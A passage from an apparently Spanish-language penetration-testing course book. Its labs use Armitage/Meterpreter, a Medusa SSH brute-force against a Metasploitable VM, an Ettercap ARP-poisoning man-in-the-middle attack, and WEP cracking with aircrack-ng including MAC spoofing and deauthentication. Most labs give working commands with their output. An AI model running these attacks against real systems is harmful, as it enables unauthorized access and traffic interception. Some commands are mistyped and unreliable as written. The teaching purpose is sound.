


FIGURA 93 – Interactuamos con el shell de Meterpreter




FIGURA 94 – Shell reverso de Meterpreter abierto

Funciones adicionales de Armitage

Armitage provee más funcionalidad de la que hemos visto, por ejemplo la capacidad de ejecutar un módulo a nuestra elección sobre un host víctima. Esto se hace ubicando el módulo deseado en el árbol del cuadro superior izquierdo y haciendo doble click sobre él con el mouse (ver Figura 95).




Figura 95 – Árbol de módulos en Armitage, un exploit seleccionado

Esto abrirá una pantalla con información del módulo como la que ya vimos cuando ejecutamos un exploit desde el menú contextual de ataques. Aquí podremos cambiar parámetros, seleccionar si queremos ejecutar un shell reverso luego con el exploit, etc.

Adicionalmente podremos hacer búsquedas dentro de los módulos existentes haciendo uso de palabras clave. Esto se realiza ingresando la palabra deseada en la caja de texto ubicada debajo del árbol de módulos, como se ilustra en la Figura 96.




Figura 96 – Módulos que contienen el término "http"

Información adicional sobre Armitage se puede encontrar en el sitio web oficial: <http://www.fastandeasyhacking.com/>.

Lab 5.4: Creación de correos falsos con sendemail y ataques del lado del cliente con SET tool (*)

(*) Laboratorio interactivo liderado por el instructor en clases.

Lab 5.5: Crackeando claves con Medusa

Medusa es una herramienta para efectuar ataques de claves, que se caracteriza por su flexibilidad y velocidad. La misma ya viene preinstalada en *Kali Linux*.

Recursos:

- **Víctima:** 1 equipo con el servicio *SSH* habilitado. En el ejemplo hemos usado como víctima una VM Metasploitable 2.
 - **Estación Hacker:** 1 VM con *Kali Linux*. La víctima debe ser alcanzable desde la máquina hacker.
 - **Software:** Herramienta *Medusa*, incluida con *Kali*.

Pasos que seguir:

1. Abra una línea de comandos y escriba:

medusa

2. Se mostrará la sintaxis del comando, las opciones más importantes son:

```
medusa [ -h nombre_host_o_dirección_ip | -H  
archivo_lista_hosts ] [-u nombre_usuario | -U  
archivo_nombres_usuarios ] [ -p clave | -P archivo_lista_claves ] -M  
módulo [ -n puerto no estándar ]
```




FIGURA 97 - Sintaxis de Medusa

- Para el ataque de claves podemos usar uno de los diccionarios incluidos con *Kali*, descargar uno desde Internet, o crear un diccionario propio. En este ejemplo usaremos como nombre de usuario *msfadmin* y un diccionario de claves pequeño creado para efectos del ejemplo con el comando *cat* (para grabar el archivo usamos la combinación de teclas CTRL + D).

```

root@kali:~# usec)
      -t [NUM] : Total number of logins to be tested concurrently
      -T [NUM] : Total number of hosts to be tested concurrently
      -L       : Parallelize logins using one username per thread. The default i
s to process
              the entire username before proceeding.
      -f       : Stop scanning host after first valid username/password found.
      -F       : Stop audit after first valid username/password found on any hos
t.
      -b       : Suppress startup banner
      -q       : Display module's usage information
      -v [NUM] : Verbose level [0 - 6 (more)]
      -w [NUM] : Error debug level [0 - 10 (more)]
      -V       : Display version
      -Z [TEXT] : Resume scan based on map of previous scan

root@kali:~# cat > diccionario1.txt
1
12
123
1234
a
ab
abc
abcd
msfadmin
msfadmin1

```

FIGURA 98 – Creamos un diccionario sencillo para el ejemplo

- Una vez creado el diccionario ya podemos ejecutar *Medusa*. Como host objetivo colocaremos la dirección IP del equipo víctima y como módulo podemos indicar cualquiera de los servicios activos en dicho host que soporten autenticación vía red. Como ejemplo realizaremos el ataque de claves contra el servicio *SSH*.

```
medusa -h 192.168.77.128 -u msfadmin -P diccionario1.txt -M
ssh
```

```

root@kali:~# medusa -h 192.168.77.128 -u msfadmin -P diccionario1.txt -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.n
et>

ACCOUNT CHECK: [ssh] Host: 192.168.77.128 (1 of 1, 0 complete) User: msfadmin (1
of 1, 0 complete) Password: 1 (1 of 10 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.77.128 (1 of 1, 0 complete) User: msfadmin (1
of 1, 0 complete) Password: 12 (2 of 10 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.77.128 (1 of 1, 0 complete) User: msfadmin (1
of 1, 0 complete) Password: 123 (3 of 10 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.77.128 (1 of 1, 0 complete) User: msfadmin (1
of 1, 0 complete) Password: 1234 (4 of 10 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.77.128 (1 of 1, 0 complete) User: msfadmin (1
of 1, 0 complete) Password: a (5 of 10 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.77.128 (1 of 1, 0 complete) User: msfadmin (1
of 1, 0 complete) Password: ab (6 of 10 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.77.128 (1 of 1, 0 complete) User: msfadmin (1
of 1, 0 complete) Password: abc (7 of 10 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.77.128 (1 of 1, 0 complete) User: msfadmin (1
of 1, 0 complete) Password: abcd (8 of 10 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.77.128 (1 of 1, 0 complete) User: msfadmin (1
of 1, 0 complete) Password: msfadmin (9 of 10 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.77.128 User: msfadmin Password: msfadmin [SU
CESS]
root@kali:~#

```

FIGURA 99 – Ejecutamos medusa

- Como se observa en la figura previa, la clave se encontraba en el diccionario y por ende medusa tuvo éxito hallándola (SUCCESS). Para probar la clave debemos usar el comando *ssh*.

La sintaxis del cliente *ssh* es:

```
ssh [-l nombre_usuario] [ nombre_host | dirección_ip ]
```

Lab 5.6: Ataque MITM con Ettercap y Wireshark

Ahora aplicaremos los conceptos que revisamos acerca del uso de sniffers para realizar un ataque de hombre en el medio en una red switcheada y capturar tráfico sensible.

Recursos:

1. **Víctimas:** 2 computadoras *Windows* o *Linux* conectadas a la misma subred en un switch. El switch no debe tener configurados mecanismos de defensa como port security, arp-guard, dhcp-snooping o similares.

Nota: puesto que el ataque es a los clientes y no al switch, también funciona en una red inalámbrica.

2. **Estación Hacker:** PC o VM conectada a la misma subred que las víctimas.

Pasos que seguir:

1. Habilitar IP forwarding. Se debe configurar el envío de paquetes, para que si la interfaz recibe paquetes que no estén destinados a ella, los reenvíe de todas formas, es decir que trabaje como ruteador (dado que el ataque va a ser de tipo “Hombre en el Medio” no queremos detener el flujo de datos):

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

2. Iniciar *Ettercap*. Dependiendo de la versión de *Linux*, deberemos buscar el menú adecuado (usualmente **Sniffing & Spoofing**) y ejecutar la interfaz gráfica de *Ettercap* (**ettercap-graphical**). Vemos en la Figura 100 a *Ettercap* ya iniciado.
3. Una vez en *Ettercap* seleccionaremos el menú **Sniff** > **Unified sniffing** y escogeremos la interfaz de red que vamos a poner en modo monitor (en este ejemplo *eth0*).
4. Una vez realizado este paso observaremos que en el menú aparecen opciones adicionales. Escogeremos estos submenús: **Hosts** > **Host lists**, **View** > **Connections**, **View** > **Profiles**, **View** > **Statistics**. La Figura 101 evidencia el resultado obtenido.
5. La información que recolectemos nos servirá después para el ataque. Ahora iniciaremos el Sniffing a través del menú: **Start** > **Start Sniffing**. A partir de este momento deberemos capturar paquetes, pero comprobaremos que son de tipo Broadcast más el tráfico que nosotros mismos generamos, esto es normal puesto que aún no hemos realizado ningún ataque. Para acelerar el proceso de descubrimiento procederemos a escanear los hosts de la red desde el menú: **Hosts** > **Scan for Hosts**.




FIGURA 100 – Interfaz gráfica de ettercap




FIGURA 101 – Viñetas adicionales en Ettercap

6. Ahora deberemos generar tráfico desde las estaciones víctimas. Podríamos por ejemplo levantar un servicio de FTP server en uno de los dos equipos y conectarnos con un cliente FTP desde la otra estación. También podemos navegar en Internet, hacer ping entre ambas máquinas, etc. Les sugiero descargar la versión de prueba del aplicativo **Lite Serve**⁶ el cual incluye servidor Web, FTP, SMTP y Telnet.
7. Realizado el reconocimiento inicial deberemos revisar en la pantalla de *Ettercap* la

⁶ Perception. (2018). Lite Serve software. Recuperado de <http://www.cmfperception.com/liteserve.html>.

información recolectada en los perfiles. Ahí encontraremos las máquinas que nos interesan y escogeremos las dos víctimas para nuestro ataque MITM (observe la Figura 102).




FIGURA 102 – Perfiles recolectados con ettercap

8. Procederemos ahora a realizar el ataque de suplantación ARP, también conocido como ARP poisoning. A estas alturas nuestra lista de hosts (Host List) deberá estar poblada y contener las direcciones IP y MAC de los equipos descubiertos.
9. Escogeremos como víctimas a los hosts *Windows*. Esto se hace desde la lista de hosts (Host List), seleccionamos la IP del primer host y damos click sobre el botón **Add to Target 1** y de forma similar con el segundo host.
10. En este momento ya podemos realizar el ARP spoofing. Para ello escogemos el menú **MITM -> ARP Poisoning** y chequeamos la opción **Sniff Remote Connections** (ver Figura 103). Al revisar la viñeta **Connections** deberemos ver que ya se está capturando tráfico de las víctimas.




FIGURA 103 – ARP poisoning con ettercap

11. Sin embargo, la interfaz de *Ettercap* no se caracteriza por ser amigable para realizar análisis de tráfico. Por lo tanto, dejaremos abierta la ventana de *Ettercap* y procederemos a ejecutar paralelamente la herramienta *Wireshark*.
12. Ejecutaremos ahora *Wireshark* y escogeremos el menú: **Capture > Interfaces**. En este submenú seleccionamos la interfaz de red apropiada y damos click sobre el botón **Start**.
13. Podemos capturar todo el tráfico o aplicar filtros para ver sólo el tráfico que nos interesa. Por ejemplo para ver sólo el tráfico web usamos el filtro `tcp.port == 80`, hecho ilustrado en la Figura 104.




FIGURA 104 – Captura de tráfico http con Wireshark

14. ¡Listo! En este momento ya debemos poder analizar el tráfico procedente de las víctimas.

Lab 5.7a: Hackeando WEP con Aircrack

En este laboratorio efectuamos un ataque al protocolo *WEP*, usando la suite *aircrack-ng*.

Recursos:

- **Estación hacker:** Computador con sistema operativo *Kali Linux*.
- **Software:** Suite *Aircrack* y wireless-tools.
- **Hardware:** AP configurado con el protocolo *WEP*. Tarjeta de red inalámbrica compatible con *Kali* y con la suite *Aircrack-ng*.

Pasos que seguir:

1. Configure su router o punto de acceso inalámbrico con *WEP* como protocolo de cifrado y colóquele una nueva clave.
2. Abra una línea de comandos (shell).
3. Baje su interfaz inalámbrica usando el comando *ifconfig*.

Sintaxis: *ifconfig nombre_tarjeta_wifi down*
 Ej: *ifconfig wlan0 down*

4. Disfrazaremos ahora la dirección MAC del adaptador inalámbrico, con ayuda del comando *macchanger*. La idea es simular el ataque de un hacker que no desea que el administrador identifique la dirección MAC real de su tarjeta de red si llegase a revisar los logs del AP/router o si tuviese algún software de monitoreo inalámbrico activo.

Sintaxis: *macchanger --mac=DIRECCION_MAC_FALSA nombre_tarjeta_wifi*
 Ej: *macchanger --mac=00:11:22:33:44:55 wlan0*

5. Coloque la interfaz *wlan0* en modo monitor usando *airmon-ng*:

```
root@kali:~# ifconfig wlan0 down
root@kali:~# macchanger --mac=00:11:22:33:44:55 wlan0
Current MAC: 78:44:76:b4:45:e6 (Zioncom technology co.,ltd)
Permanent MAC: 78:44:76:b4:45:e6 (Zioncom technology co.,ltd)
New MAC: 00:11:22:33:44:55 (CIMSYS Inc)
root@kali:~# airmon-ng check kill
Killing these processes:
  PID Name
  9611 dhclient
  9836 wpa_supplicant
root@kali:~# airmon-ng start wlan0
          PHY     Interface      Driver      Chipset
          phy2      wlan0        rt2800usb   Ralink Technology, Corp. RT5370
                                         (mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]wlan0mon)
                                         (mac80211 station mode vif disabled for [phy2]wlan0)
```

FIGURA 105 – Colocamos la interfaz en modo monitor con *airmon-ng*

6. Utilice *airodump-ng* para identificar el nombre de la red inalámbrica (SSID) y el canal del AP/router víctima. Ej: *airodump-ng wlan0mon*.
7. Corte la captura anterior con *CTRL + C* e inicie la nueva captura de paquetes con

airrodump-ng, reemplazando los parámetros acordes al AP víctima:

Sintaxis: airrodump-ng -c número_del_canal -w nombre_archivo_captura --ivs nombre_tarjeta_wifi
 Ej: airrodump-ng --channel 8 --bssid 00:1C:F0:F1:51:54 -w capwep --ivs wlan0mon




FIGURA 106 – Capturamos paquetes con airrodump-ng




FIGURA 107 – Afinamos la captura para la WLAN objetivo

- Mientras se lleva a cabo la captura, abra una segunda ventana de comandos y realice un ataque deauth con aireplay-ng, para causar que el cliente se vuelva a autenticar con el AP víctima y provocar que se generen tramas ARP, que luego usaremos para inyectarlas a la red.

Sintaxis: aireplay-ng -e nombre_red_inalambrica -a mac_ap_victima -c mac_cliente -0 cantidad_mensajes_deauth nombre_tarjeta_wifi
 Ej: aireplay-ng -e HACKME_WEP -a 00:1C:F0:F1:51:54 -c A4:F1:E8:3E:9E:2D -0 10 wlan0mon

- Abra una tercera ventana de comandos e inyecte paquetes ARP al AP víctima, para incrementar el tráfico y capturar los IV's más rápidamente:

Sintaxis: aireplay-ng --arpreamble -b mac_ap_victima -h mac_cliente nombre_tarjeta_wifi
 Ej: aireplay-ng --arpreamble -b 00:1C:F0:F1:51:54 -h A4:F1:E8:3E:9E:2D wlan0mon




FIGURA 108 – Inyectamos tráfico con aireplay-ng

10. Ahora tenga mucha paciencia. Hace falta capturar un mínimo de vectores de inicialización (IV's) con airodump-ng para poder crackear la clave con aircrack-ng. Cuando crea haber capturado los IV's suficientes abra un nuevo shell y ejecute el comando siguiente. Si los IV's capturados no bastan, aircrack le dirá en pantalla que continúe capturando paquetes y pruebe nuevamente después.

Sintaxis: aircrack-ng -0 -n *número_bits_psk*
nombre_archivo_captura
 Ej: aircrack-ng -0 -n 64 capwep-01.ivs

```
root@kali:~# aircrack-ng -0 -n 64 capwep-02.ivs
Opening capwep-02.ivs
Read 30855 packets.

          ENC CIPHER AUTH ESSID
          # BSSID           ESSID
          WEP WEP   SKA HACKME WEP
          1 00:1C:F0:F1:51:54  HACKME_WEP           Encryption
          WEP (30854 IVs)

Frames Probe
Choosing first network as target.
551789
Opening capwep-02.ivs
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 30854 ivs.

          Aircrack-ng 1.2 rc4

[00:00:00] Tested 32 keys (got 30787 IVs)

          KB    depth  byte(vote)
          0    0/  1  AA(45568) 31(37120) DA(37120) FF(36864) 42(36608)
          1    2/  4  31(37888) 65(37376) A2(37376) 6F(37120) 44(36864)
          2    0/ 10  CC(36864) 65(36864) 80(36608) B9(36608) 5A(36352)
          3    0/  1  DD(40192) 6D(37376) 66(37120) 6B(36608) 35(36096)
          4    0/  1  EE(49152) 56(39424) DE(36352) F9(36352) A3(36096)

          sent 113054 packets
          sent 113055 packets
          KEY FOUND! [ AA:BB:CC:DD:EE ]
          Decrypted correctly: 100%
```

FIGURA 109 – Obtenemos la clave de la WLAN con aircrack-ng

Nota:

- PSK: preshared-key (clave compartida). El número n el cual representa el tamaño de la clave puede ser 64 (40 bits más 24 bits del IV) o 128 (104 bits más 24 bits del IV).
- No olvide devolver su tarjeta inalámbrica al modo administrado (managed) para poder conectarse a la WiFi víctima.
